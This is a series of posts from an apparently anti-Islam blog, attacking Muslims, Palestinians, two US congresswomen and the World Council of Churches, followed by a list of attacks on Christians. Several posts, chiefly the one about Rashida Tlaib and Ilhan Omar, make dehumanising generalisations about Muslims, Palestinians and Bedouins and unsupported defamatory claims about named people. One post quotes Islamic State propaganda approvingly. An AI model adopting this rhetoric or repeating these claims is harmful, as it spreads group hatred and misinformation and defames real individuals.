- Worse, not only did the Obama State Department for eight years refuse to designate Nigeria as a Country of Particular Concern; during Hillary Clinton's tenure as Secretary of State (2009-2013), she, too, refused to designate Boko Haram in Nigeria as a "terrorist" organization... despite being a jihadist group whose adherents have murdered more Christians and bombed more churches than the Islamic State in Iraq and Syria combined.
- Her refusal persisted despite the urging of the Justice Department, the FBI, the CIA, and more than a dozen senators and congressmen for her to designate Boko Haram.
- "The one thing she could have done, the one tool she had at her disposal, she didn't use. And nobody can say she wasn't urged to do it. It's gross hypocrisy... The FBI, the CIA, and the

Justice Department really wanted Boko Haram designated, they wanted the authorities that would provide to go after them, and they voiced that repeatedly to elected officials." — A "former senior U.S. official," quoted by Josh Rogin in the Daily Beast, May 7, 2014.

- Apparently such is the official unwavering and consistent response, whether under Obama/Clinton or now under Biden: Nigeria is *not* a "country of particular concern" — even as a genocide continues to be waged against its Christians.

CONTINUE TO FULL ARTICLE ON GATESTONE INSTITUTE

The Squad Brings Islam to America

OCTOBER 2, 2021
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Rashida Tlaib, Ilhan Omar, and other squad members have been voted into representational positions, but they are not whom they profess to be. Ungrateful for the opportunities, they are not here to Americanize, but to Islamize America, beginning with sowing the seeds of hate and discord. Such is the purpose of the jihada.

***

Saturday, September 11, 2021, was a time to reflect on the terrible tragedy that befell our country twenty years before. As the never-ending grief resurfaces, we see that the qualities of sanctuary and personal freedoms that made America great have also attracted those who come with malice and villainy. I am deeply troubled for those who fled from around the world with hopes for a better life, for they are finding here precisely what they escaped.

Our homegrown communists and the new ingrates openly express their hostility. Why stay, if this doesn't suit you? The ungracious people in the US Congress, particularly, have risen to positions that should be occupied by others more deserving. One such is Ilhan Omar, who callously said of 9/11, "some people did something," making light of the more than 3,000 Americans who died that day and later – the first responders, the cleaning crews, and the everyday Americans who ran through the streets, the debris underfoot and inhaling the ashes, hoping they might be of some help to another soul.

Omar trivialized the attacks to erase the murderers' Muslim identity, for they are her brethren. She offered not a word of compassion and sorrow from the Muslim community to America. She also wasted no time expressing her support of the anti-Semitic boycott-divestment-sanctions (BDS) movement and continues her numerous empty accusations against Israel, despite being called out for it on the Senate floor.

Her disinformation campaign is given voice and validation; true or not, the damage is done. Our school systems weaponize our own children; the textbooks elevate Islam over Judaism and Christianity, a **Seattle high school** canceled the 9/11 tribute so as not to offend – whom? The indoctrination is pervasive. Despite the Muslim **terrorists' martyrdom letters**, our country aids in veiling their guilt. Projection will eventually lay blame elsewhere. The violence will continue on our streets, here and abroad, and they will topple the event as they did the buildings and much of our historic statuary.

Rashida Tlaib and her squad use their positions to **target charities** that support the Jewish people. They roll the truth on its head, artfully making themselves the victims, the protected class, inflating crimes against themselves, providing false statistics, and claiming they are denied basic rights. The narrative is bogus, but effective. Driving home their incessant suffering has resulted in more outspoken radicalized youth, increased voter and political participation, donations and volunteers.

Tlaib squawked her earliest tirades when she entered the political scene. She uttered undignified vulgarities in front of her son and America's news viewers, yet asked to be treated with dignity. The irony is lost on her. She spews insults and animosity towards others, including then-President of the United States of America, Donald J. Trump, and cries out for death to Israel and the Jews.

To her phony dismay, she was born in America, but to "Palestinian" parents, Muslims dedicated to viewing the world as Dar Al Islam (House of Peace) and Dar al Harb (House of War). She lives in the latter, hoping to bring America to Dar al Islam. Tlaib would rather be Palestinian, except that there is no Palestine; the name lacks validity. Palestine did not exist in the past and does not exist now. She knows that the term is meaningless, and she is bitter.

Another resentment she bears is that the glory days of Islam are gone, overshadowed by the successes of the western world. If the Golden Age was due to Islamic wisdom, why is there no Golden Age now? We know that Islam's glory consisted of great tolerance, expression of opinion, critical thinking, questioning all things, and harmony between all people. Then why does it no longer exist? Al-Razi of Rhazes (Muhammad ibn Zakariyā Rāzī), 865 – 925, clarified that their splendor existed ***in spite* of Islam**, not *because of* Islam. It existed because of the scholars, scientists, physicians, inventors and navigators they captured from other cultures. Judeo-Christian values are the antithesis of Islam.

On the day of her swearing-in ceremony, Congresswoman Tlaib took her oath to serve our country and observe the Constitution – on the Quran. Her binding vow was to Allah. She was dressed not as an American, but in the garment of her heritage, revealing her allegiance to her Bedouin tradition, her descendance from the nomadic Arab tribes that inhabit the Arabian Peninsula, Iraq, the Levant, and North Africa. These itinerants, divided into tribes or clans, had neither the ability

nor desire to set down roots; their culture was camel or goat herding. They never establish permanency and have no government, language, monetary system, or literature unique to themselves. To this day, the Bedouins journey with their herds into Israel, attempting a temporary settlement on land that Israel may have partitioned for agriculture, national parks or wildlife sanctuary, but lacking infrastructure, is not zoned for residency. They protest that they cannot do as they choose, and they attract lawyers who are eager to engage in lawfare – the misuse of the legal system to delegitimize Israel.

Above all, Rashida Tlaib was raised as the traditional 330 million Muslims who believe in violence against Mohammed's sworn enemies, the Jews and the **Christians.** Their major source of unity is their hatred; the male child is trained from toddlerhood to dedicate his life to terrorism because of Quranic dictates and their social reality. The jihadi's world is chaotic, filled with anxiety. His life is dark, devoid of love and the joy of creativity, his hatred so fueling that he is made eager to fight alongside others to the death – for martyrdom and the promise of untold sexual gratification in heaven.

The boy is raised without individuality, a faceless, covered, and unidentified gang member, adept in using deadly weapons and prepared to become a human bomb himself. Tlaib is the female counterpart, **the jihada**, who seeks to be elevated from her lowly rank to command respect. In an average family, a mother generally uses an exaggerated intonation and rhythm when speaking to her baby, but in Islam, it is psychotic babble that prevails among the desperate in the shame-honor environment. The mother's **frightening world** consists of female genital mutilation (FGM), honor killings, weaponized children, and a marriage that has been described as a series of rapes interrupted by childbirth, and the baby reacts in confusion and chaos. The radicalized female devalues her own gender because she has internalized her position in an Islamic family. What resentment might Rashida have borne as surrogate mother to 13 siblings? She must demand respect because it was never freely given or earned.

Some jihadas do gain status by planning killing operations or encouraging their own brothers and sons to martyrdom. Some are more vulnerable because of recent widowhood or rape. Tlaib is no suicide bomber, but she embraces the Palestinian narrative – to regain their "Palestine" from Israel at all costs. Once that's accomplished, everything else promises to fall into place. It is only through scapegoating Israel that she may rise to gain nobility.

As a jihada, she joined the Democrat Socialists of America (SDA). She hosted a pro-Hezbollah activism group not long after her installation, and began posting her desires to destroy Israel and fundraise for families of Palestinian martyrs who already receive hundreds of millions of dollars from the Palestinian Authority's "**pay to slay**" program. Openly hostile, she and the **squad** press for a crippling, global financial campaign against Israel, but remain mute about the Palestinians' deadly activities (incendiary weapons, knifings, rocket attacks) against Israel and Jews worldwide.

In what other culture might one spew hatred and death to others while still expecting to be treated with dignity?

Life for Palestinians in Gaza, Judea and Samaria is difficult, but she fails to discern the reason. It is the warring diktats of the Quran, the terror of armed Al-Aqsa Martyr Brigades and other PLO terrorist groups in the "**Palestinian cities**," and the children who have learned nothing but terrorism. The misery is self-inflicted.

The truth is that Hamas – not Israel – controls these people. This criminal gang will continue to lead the Palestinians into chaos, explains **Palestinian Bassam Eid**. Hamas incites the Palestinians that Israel will destroy their mosques, make their water unsafe to drink, cause their power to go out, and block their cement shipments. All of this is untrue. Israel does not sabotage their water or power, and it is Hamas that steals the cement shipments to construct terror tunnels into Israel. Hamas also steals the humanitarian aid shipments from Israel and sells them on the black market. Eid revealed that 15% of all rockets launched by Hamas hurts the Gazans, but Israel is blamed. He added that Palestinians residing in four buildings in **Sheikh Jarrah** will be evicted because the titles were sold by Hamas – another of their betrayals. Palestinians are mistreated only by their own leadership, including their clergy.

The Palestinians and all observant Muslims have one guiding light – their religious duty to rule the world under Islam. Their deeds, their lies, their activities, everything they do is for Islam and no amount of appeasement, signed documents, or transactions will ever change this until their Quran is changed and accepted by all of Islam. This is why the clerics must keep the focus on Israel, for without Israel as their whipping boy, their people would come to identify their real enemy – their worthless heritage, religion and culture, and the violence that keeps them enraged. It is far easier to coerce the rest of the world to share in their misery — and this is precisely what Tlaib wants for America.

What Makes the Taliban Tick?

AUGUST 20, 2021
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Dan Wolf has written much about **Islam**

> Islam is not just a religion, but an ideology with a religious component. This ideology is not only contrary to our society's foundations, but is incompatible with it. At its core is the notion that man is not by nature free; he is a slave. Freedom within Islam is the negation of a negative, it is what you have when you are not coerced – as its underlying tenet is submission. In short, man's natural state is one in which he is coerced by those whose control he is under. Islam means 'submission to the will of Allah.' Submission is defined by Islam's documents and doctrines.
>
> **(download PDF brochure)**

Dr Jerry Newcombe | **The Stand**

It is horrible to see the collapse of Afghanistan and thousands trying to flee the country before the Islamists take complete control there. What motivates the Taliban who once again are violently asserting power in that country? What makes the Taliban tick?

There's no mystery here. In some ways, it's the same impulse at work in our world for the last 1400 years, ever since the hordes of Mohammed, Islam's prophet, arose from the Arabian desert and took over as much territory as possible.

Mohammed himself said, "I have been ordered to fight against the people until they testify that none has the right to be worshiped but Allah, that Mohammed is Allah's prophet, that they offer prayers and give obligatory charity. If they perform all of that, they save their lives and their property" (Sahih Bukhari, Volume 1, Book 2, Number 24).

After Mohammed's death in 632, Muslims spread Islam by the sword, conquering from the Arabian Peninsula throughout the Mediterranean world.

They even conquered much of Spain and tried to conquer France, until Charles Martel, the grandfather of Charlemagne, defeated them at the Battle of Tours in 732.

One of the most astute authors commenting on Islam is Robert Spencer, director of JihadWatch.org and author of many books on Islam, including *The Complete Infidel's Guide to the Koran*. I've been privileged to interview him often.

I once asked him about the notion we repeatedly hear: "Islam is a religion of peace."

He told me, "Islam is a religion of peace, yes. The peace that Islam envisions is the peace that will come when the whole world is ruled by Islamic law and Muslims have the obligation to wage war against non-Muslims until that time, and so it's a religion of violence and hatred and supremacies, ultimately culminating in an era of peace that will see the essential enslavement of non-Muslims."

Dr. Zhudi Jasser is the president of the American Islamic Forum for Democracy. As a Muslim, who disagrees with the Taliban and all violent forms of Islam, he has chosen America as his adopted home. (Sadly, his views are not widely shared by many of his fellow Muslims.)

Said Jasser of America's creators, "I think our founding fathers demonstrated that the best society is that founded by religious individuals as they were religious Christians but were escaping theocracy."

So what is the problem with groups like the Taliban? Jasser says, "The root cause, I believe, as a Muslim, is the ideology of Islamism. The ideology of wanting to create Islamic states that are supremacist…That no other legal system takes precedence."

The Taliban are strict Islamists, who believe in the legal system of Sharia, which is strict Islamic law.

A decade ago I interviewed Nonie Darwish, author of the books, *Now They Call Me Infidel* and *Cruel and Usual Punishment*. She said, "The word Sharia is an Arabic word meaning literally 'the way.' It's the way to live, and Sharia is a set of very detailed laws."

Sharia law is found throughout the Qur'an and the Hadith, the collection of the sayings of Mohammed. Nonie notes, "Whatever Mohammed did in the 7th century became the law for the Muslims to live by forever."

Sharia law is often presented to the West as religious law, simply governing how Muslims live out Islam in their private lives. But Sharia law governs everything from how to wash your hands to how to run a country.

Nonie told me, "There's a law in Sharia that tells Muslims…anybody on the street can murder an apostate and he will not be punished for it."

Ironically, many American liberals who always clamor about women's rights can't seem to see how repressive strict Islamic law is toward women. Before the American invasion of Afghanistan to avenge 9/11, the Taliban were often killing women teachers and women doctors in Afghanistan.

Wherever Sharia law is in effect, women (not to mention minority religious groups) are second-class citizens. Under strict Sharia law, a woman's testimony in court is worth half of a man's testimony. If a woman claims to be raped, it can only be established to be truthful by the testimony of four male eyewitnesses.


A woman cannot be caught with a man in public who is not her husband or relative. Nonie notes, "The police go into coffeehouses to check if the male sitting with the female is a blood relative or not." If a woman is caught with a non-relative, she will face public flogging—under Sharia.

A woman under strict Islamic law must be covered from head to toe. And on and on it goes with strict Sharia law.

To understand how the Taliban tick, understand strict Islamic ideology. The writings of Robert Spencer and Nonie Darwish are a good place to start.

WCC Church Sends Members To Sabotage Israel

JULY 28, 2021
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, DECEPTION, ISLAM



Islam is a **totalitarian ideology**, its laws believed to be the literal word of Allah and, therefore, immutable in every respect through eternity. Their adherents are under obligation to "rule the entire world and submit all of mankind to the faith of Islam. Any nation or power that gets in the way of that goal, Islam will **fight and destroy**." Among the many methods of warfare is lying. War is deceit, Allah is the "master of all scheming," and deception has become an artform in Islam. Further, because lying is permissible in Islam, lies are not discernible because the deceiver bears no conscious guilt.

Although it is true that deception within Islam is subtle and sophisticated, it is only effective on willing subjects, those who already have a root of bitterness toward Israel, the Jews and/or Western civilization. Islam serves to formulate their contempt and justify it.

With this as background, an internet acquaintance sent an Israeli video to a friend who had taken a Holy Land tour years before. The friend replied she had been to the West Bank (ancient Israel's Judea and Samaria) and had
"nothing but contempt for Israel." Her statements are presented in bold face, and I will provide the backstory – what she didn't say.

"We went to a Christian Palestinian school and heard how the Israeli soldiers terrorized the school children. The IDF constantly goes into the West Bank to arrest and terrorize Palestinians, especially the young children."

She was already deceived. What she didn't say was why soldiers would spend their time entering the area to arrest children. Does she choose to be oblivious of the many countries that use their **children in armed conflict**, 14 noted, 7 in Africa. Closer to home, America's left is using our school children against our country, and encouraging groups like BLM and Antifa to burn cities and harm our protective forces, the police. Children do commit crimes worthy of arrest, in the West Bank and worldwide, and those not arrested in America may be our own undoing.

In Islam, the entire family unit is compelled to further the cause of Allah and the Palestinians are notorious for putting their women and **children in harm's way**, at rocket launches or on roofs of building where explosives are stored, so that their deaths, whether self-inflicted or caused by retaliatory fire, will increase the casualty count for world pity. Older children are used to discharge ignited kites and incendiary balloons over Israel, while smaller children are placed on road embankments with a supply of rocks to throw at passing cars, often causing crashes and death. They are also used in tunnel construction, expendable should the tunnels collapse. The children are raised without interests in reading, music, or Little League games, but with an obsession for Mohammed's 1400-year war against the Jews, willing to accept martyrdom should they go up in smoke.

The silence of the Christian schools and of the World Council of Churches (WCC) amounts to complicity in the ruination of the Palestinians' children and the murder of Israeli's.

The friend attached a film that showed the IDF handling themselves in exemplary fashion, with one speaking calmly to the five-year-old boy, not harassing or brandishing weapons, while the other five or six were standing at a distance, unmenacingly, not looming over the child. Questioning is not harassment, and the boy was holding the hand of another, in his late teens, perhaps an older brother. Of course, the child is frightened because he did something wrong, but had he been terrified, he'd have tried to hide behind his brother. He may have caused a fatal crash and knew he was being reprimanded – or feared worse, depending upon the lies that permeate their culture. There is no doubt that the soldier would be stern to make him understand that he'd caused irreparable harm, perhaps killed a child like himself. He was escorted to the IDF car calmly with his brother, presumably heading for headquarters. Although he would be lectured about right and wrong, there is no doubt that he would be given a chocolate bar.

The IDF take their representation of Israel very seriously and see themselves as goodwill ambassadors. The Israeli soldier understands that this could be the difference between a

child who recalls a reasonable outcome or one who will seek jihadi revenge. Research shows that there is a total disconnect between the International Criminal Court's (ICC) **accusations against Israel** and the reality on the ground.

"The Ecumenical Accompaniment Programme in Palestine and Israel (EAPPI) is now present in the small village of Yanoun," wrote the person with contempt for Israel, implying that their presence was necessary to keep an eye on Israeli abuse.

What she didn't say is that Yanoun is one of many Bedouin encampments, often with camels, that settle *illegally* on Israeli land that is impermissible to all because it lacks infrastructure – electricity, sewage, water, health and welfare services. America has many areas not zoned for housing, and all sovereign countries are justified in granting or withholding building rights. The Israel High Court approved the order to demolish the village, according to laws that apply to all, and Israel usually offers alternative housing to the nomads, but they refuse. The EAPPI, founded by the **World Council of Churches**, has been maintaining a round-the-clock presence in Yanoun since 2003, working with the Palestinians against Israeli law. They maintain an antisemitic, adversarial position toward the State of Israel, which includes lying about a mismanaged, Palestinian-caused water shortage. They appear to be trained in Islamic lies.

One frequent accusation is that the **IDF soldiers rape Arab women,** a familiar act of violence by Arab men worldwide – again, this is projection. It is documented that one anti-Israel activist, a professor, asked an Israeli soldier if he knew how many Palestinian women were raped by IDF forces. The soldier replied, "none," as far as he knew. She triumphantly responded that he was right, because, she said, 'You IDF soldiers don't rape Palestinians because Israelis are so racist and disgusted by them that you won't touch them.'"

"Jewish people have come into Yanoun and burned down their olive trees. The people have been so terrorized that there are only about 50 Palestinians left," she continued.

What she didn't say is why Israelis raze certain homes and destroy trees. Families of murderous terrorists lived in those homes and constructed terror tunnels under the groves to penetrate Jewish villages and murder the residents. This is an all-too-familiar theme in **Palestinian children's propaganda stories**. Any destruction, therefore, becomes necessary as security as well as a means of punishment and deterrence.

According to Regulation 119 of the Defense (Emergency) Regulations that Israel inherited from the British Mandate (1947), the military commander may order the destruction of any house, structure or land suspected of being the source of "any firearm fired illegally, bomb or hand grenade or any explosive thrown, blown up or detonated." Did no one tell the woman that immediately after the Six-Day War, Israel offered to negotiate land for peace with Jordan, Syria, and Egypt, but was refused each time? Israel did not want the responsibility of

administration over the area, but while it was thrust upon her, she improved infrastructure, schooling and life expectancy for the Palestinians. Nevertheless, Israel began the destruction of terrorists' homes after the first Intifada of violent riots (1967). By 1994, Israel began turning over administration to the Palestinian Authority.

"We went to a Christian Palestinian school . . .," she said, and spoke negatively.

What she didn't say is that the ecumenical accompaniers serve the World Council of Churches (WCC) in Palestinian areas. They report of soldiers who search teachers, harass residents, and close the schools, but never reveal the causes – the Palestinians' daily violence, tear gas and riots. Apparently, it breaks the hearts of those reporting that Palestinian children are escorted in and out of their communities, but there is no comparable sympathy for Israeli children escorted in and out of their shelters or hospitals after the Palestinians explode their weapons or themselves in a crowd.

EAPPI fears for the West Bank children who are harassed, but not for the Israeli children who are blown up in school buses by Palestinian terrorists, or for such as the **three Israeli teenagers** who were kidnapped on June 12, 2014, and killed, their bodies found in the West Bank field on June 30, 2014 – and other similar events.

The WCC, which trains volunteers to promote boycotts of Israel and engage in antisemitic rhetoric, is funded by several Western governments, the EU, and the UN. Their EAPPI program, which consists of 350 member churches in 110 countries and 500 million Christians worldwide, has been in place for 15 years, with a stated mission of "Christian unity," which shamefully includes anti-Israel advocacy. Their activism has explicit antisemitic overtones, as they have repeatedly compared Israel to Nazi Germany, accused Israel of apartheidism, and continue to instigate a broad-based boycott, divestment and (total) sanctions (BDS) on Israel. Their numerous lies and accusations include blaming Israel for planting knives in Palestinians who were shot after attempting to stab Israelis, and for attempting Palestinian depopulation. While the WCC claims not to "countenance" Israel with Nazi Germany, they do not discourage their representatives' denunciations, and continue to favor boycott products of Jewish "settlements."

This warrants an additional note about "settlements." The United Nations Declaration on the Rights of Indigenous Peoples (**UNDRIP**), adopted by the UN General Assembly on September 13, 2007, by a majority of 144 states in favor, 4 votes against, and 11 abstentions, recognized that **indigenous people** (also known as first people, aboriginal people or native people) have the right to the lands, territories and resources, which they have traditionally owned, occupied or otherwise used or acquired and that the exercise of these rights shall be free from discrimination of any kind. According to international law, the Jews are the indigenous people of the lands referred to as Judea, Samaria, Palestine, Israel, and the Holy

Land, and therefore fulfill the criteria required by international law. The Jews are the original ethnic group that settled Judea and Samaria 3,500 years ago, when the land was bestowed upon the Jews by the Almighty. Statements to the contrary are political, not legal.

What she didn't say was that the Arabs from the neighboring states, who now call themselves Palestinians, are the invaders, interlopers, and aspiring conquerors, and the WCC is a blight on America for not supporting one of America's most dedicated allies.

One final word about the woman who has "nothing but contempt for Israel." We would give her the benefit of the doubt to suggest that she doesn't know the facts, but the reality is more likely that she visited the West Bank under the auspices of the WCC in support of their anti-Israel agenda. Once ripe for deception, she is now a zealous missionary of outright lies and half-truths.

Please share if you care

Trump vs. Biden on Islam: The Important Details

NOVEMBER 2, 2020
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Raymond Ibrahim

As the most important U.S. presidential election draws nigh, what—one must ask in light of the spate of terror attacks in France and elsewhere—are the two candidates' positions on Islam?

Most recently, President Trump **summarized** both what his and a Biden presidency would entail during a rally in Butler, Pa., on October 31:

> To protect our security I suspended the entry of foreign refugees from terror afflicted nations. Biden has pledged a staggering 700 percent increase in refugees from the most violent terrorist hotspots anywhere on earth. If you don't mind, I'll end that. And that was the deal, the manifesto, that he agreed to with Bernie Sanders and AOC+3 …
>
> The Biden plan would overwhelm your communities … and open the floodgates to radical Islamic terrorism. Call France; ask them how are they doing? You saw what's happening there, and what's happening is a disgrace.… So, if you don't mind, we'll take a pass, ok? You know I passed the ban, right, the ban, and everyone said "what a terrible thing," and we won at the Supreme Court, and now we keep people out who can't love our country, people that want to hurt people. We want them out and we will keep them out. We are keeping the terrorists and the jihadists … the hell out of our country.

Trump certainly seems to "get it." His interest in "keep people out who can't love our country" echoes another important assertion he once made. Back in March 2016, during a CNN interview when Trump was a Republican presidential candidate, he said:

> I think Islam hates us. There's something there that — there's a tremendous hatred there. There's a tremendous hatred. We have to get to the bottom of it. There's an unbelievable hatred of us.

While these remarks were, as might be imagined, "triggering" to the Left, they also touched on a central truth: Islam *does indeed* teach Muslims to hate non-Muslims. According to the central doctrine of *al-wal'a wa al-bara'*, or "loyalty and enmity"—which is well-grounded in the Koran and other Islamic scriptures, well sponsored by Islamic authorities, and well manifested all throughout Islamic history and contemporary affairs—Muslims must hate and oppose everyone who is not Muslim, including family members and **their own wives**.

Indeed, as if to settle the debate once and for all, a few months *after* Trump said "Islam hates us," the Islamic State published an article aptly titled "**Why We Hate You & Why We Fight You**":

> We hate you, first and foremost, because you are disbelievers; you reject the oneness of Allah – whether you realize it or not – by making partners for Him in worship, you blaspheme against Him, claiming that He has a son , you fabricate lies against His prophets and messengers, and you indulge in all manner of devilish practices. It is for this reason that we were commanded to openly declare our hatred for you and our enmity towards you.
>
> "There has already been for you an excellent example in Abraham and those with him, when they said to their people, 'Indeed, we are disassociated from you and from whatever you worship other than Allah. We have rejected you, and there has arisen, between us and you, enmity and hatred forever until you believe in Allah alone'" .
>
> Furthermore, just as your disbelief is the primary reason we hate you, your disbelief is the primary reason we fight you, as we have been commanded to fight the disbelievers until they submit to the authority of Islam, either by becoming Muslims, or by paying jizyah – for those afforded this option – and living in humiliation under the rule of the Muslims .

What about ol' Joe? The Democratic presidential nominee is, as might be expected, standing by all the usual Democratic clichés: that Islam is inherently good and peaceful; that terrorists are "hijacking" the great faith for their own ends; and that more education, more "inclusion," and less "Islamophobia" are what will put an end to terrorism. Or, to quote from an October 15 New Arab **report**:

> Democratic presidential candidate Joe Biden promised on Wednesday that Muslim Americans would serve at "every level" of his administration.
>
> In a video message to civil rights organization Muslim Advocates, Biden repeated his pledge to repeal the Trump administration's travel ban on his first day in office.
>
> The former vice president added that he would push for legislation to fight a rise in hate crimes in the United States, according to media reports.
>
> "As president, I'll work with you to rip the poison of hate from our society, honor your contributions and seek your ideas," Biden said in the video address.
>
> "My administration will look like America, Muslim Americans serving at every level," he added.

So, along with the countless other extreme differences between the current and the would-be presidents, Trump offers a serious approach that recognizes some of Islam's most problematic

doctrines, while Biden offers the usual, feel-good bromides—the natural culmination of which can now be seen in France, which is slowly resembling a war zone.

SOURCE: **RAYMOND IBRAHIM**

Video: Three Christians Slaughtered in French Church; Raymond Ibrahim in Stephen Bannon's War Room

OCTOBER 30, 2020
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Raymond Ibrahim

I was in the War Room with Stephen Bannon a few minutes ago, discussing the recent slaughter of three Christians — one of whom was beheaded — in a Catholic church in France. The video follows; the segment begins around the 1:51:05 mark.

https://youtu.be/2FZPaHREgwo

SOURCE: **RAYMOND IBRAHIM**

“The Priest Died Like a Dog!” Muslim Persecution of Christians, September 2020

OCTOBER 27, 2020
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

The following are among the abuses Muslims inflicted on Christians throughout the month of September, 2020:

The Slaughter of Christians

Italy: On September 15, an illegal Muslim migrant repeatedly stabbed a Catholic priest with a butcher’s knife, finally **killing him with a stab to the neck**. “The priest died like a dog, that was right,” Tunisian citizen Mahmoudi Ridha, 53, later boasted after slaughtering Fr. Roberto Malgesini, 51. According to the Church Militant **report**, the priest “knew his murderer and had helped him out on a number of occasions … but the Muslim still considered the priest his enemy,” and may have killed him due to suspicions that the clergyman was “part of a plot to deport him.” Although the diocese of Como, where the crime occurred, and the nation’s mainstream media initially reported that the murderer had a long history of mental illness, a series of tests later confirmed that no “**certified psychological problems**” were evident.

Responding to this, Silvana De Mari, an outspoken pro-life doctor, openly **condemned** Pope Francis’s “exhortation to build bridges, not walls” as “absolute idiocy,” adding, “If a European kills

a non-European he's a murderous pig, a Nazi and above all, always responsible for his actions. If the opposite happens, he's just a bit touched in the head." The murder sparked tension between locals and migrants—including a fistfight between an Italian woman and a young African male. Discussing the North African homeland of the murderer, an independent consultant on the global persecution of Christians **said**: "Despite Tunisia being a resort visited by many Western tourists, under the surface there is a darker side where Christians are often despised and abused by Muslims. It can take a considerable amount of Christian love and compassion to dislodge such attitudes that have often become deeply ingrained." This incident is not singular. According to the **report**,

> In 2016, 65-year-old Belgian priest Fr. Jos Vanderlee was stabbed by a Muslim asylum-seeker in his vicarage after he offered a shower and hospitality to the migrant. The incident took place six days after elderly Fr. Jacques Hamel had his throat cut by Islamic terrorists in the rural French town of St-Étienne-du-Rouvray, near Rouen, in Normandy. In 1999, a North African Muslim immigrant killed Fr. Renzo Beretta, parish priest of Ponte Chiasso, after turning to him for help.

Uganda: A Muslim "**witch doctor**" ritually slaughtered the 11-year-old son and sexually enslaved the 13-year-old daughter of a convert to Christianity. The story came out on September 16, when the slain boy's sister was found and rescued by police. Both children were abducted and sold to the shamanist by a Muslim woman opposed to their father's conversion to Christianity. "We are mourning for our son who is alleged to have been sacrificed," Sulaiman Pulisi, a former imam who embraced Christ three years ago, **said**. "We are mourning with my daughter, who has been used as a sex object by the Muslim shaman." Joseph Sodo, a Christian shopkeeper instrumental in the girl's rescue, **offered** more details:

> A radical Muslim woman called Sania Muhammad who had connections with Muslim men used to look for children of converts from Islam and sell them to this particular Muslim witchdoctor … named Isifu Abdullah, who makes use of amulets and charms inscribed with verses of the Koran in warding off evil forces.

Democratic Republic of Congo: A total of at least **58 people were slaughtered and 17 kidnapped** during a suspected Islamic terror attack on two Christian majority villages, one on September 8, another on September 10. Countless others were displaced into the heavily forested area. "People were killed with every sort of weapon, knives, guns," a local **explained**, adding that the army and volunteers were "still looking for victims in the forest." According to another **report**,

> Members of the Allied Democratic Forces (ADF), an Islamist militant group active in the region for more than two decades, are thought to have carried out the atrocity.... In May, at least 57 people from two villages in Ituri were murdered by the jihadists in attacks on consecutive days. More than 700 people have been killed in Ituri province since 2017...

Nigeria: Minutes before another Fulani Muslim herdsmen raid was launched on a Christian village, Alubara Audu, a pastor who was earlier wounded in a similar attack, **sacrificed his life** to save those of his community. On Sunday, September 6, around 2 a.m., he heard the jihadists creeping towards his village and instantly raised the alarm, prompting several Christians to escape. He, however, was shot by the angered terrorists. While wounded and bleeding on the floor he continued sounding the alarm for more villagers to flee, prompting the Muslims to shoot him multiple times, till he was permanently silenced. The pastor leaves behind a wife and four children. Two other Christians were killed during the raid, and two more abducted.

Among the dozens of other Christians to be killed by Muslim Fulani herdsmen in September were two young Christian girls and a 6-year-old boy (**September 28**); a 64-year-old Christian community leader and seven other Christians (**September 21**); a Christian woman and her son as they were working on their farm (**September 23**); and five other Christians (**September 24**).

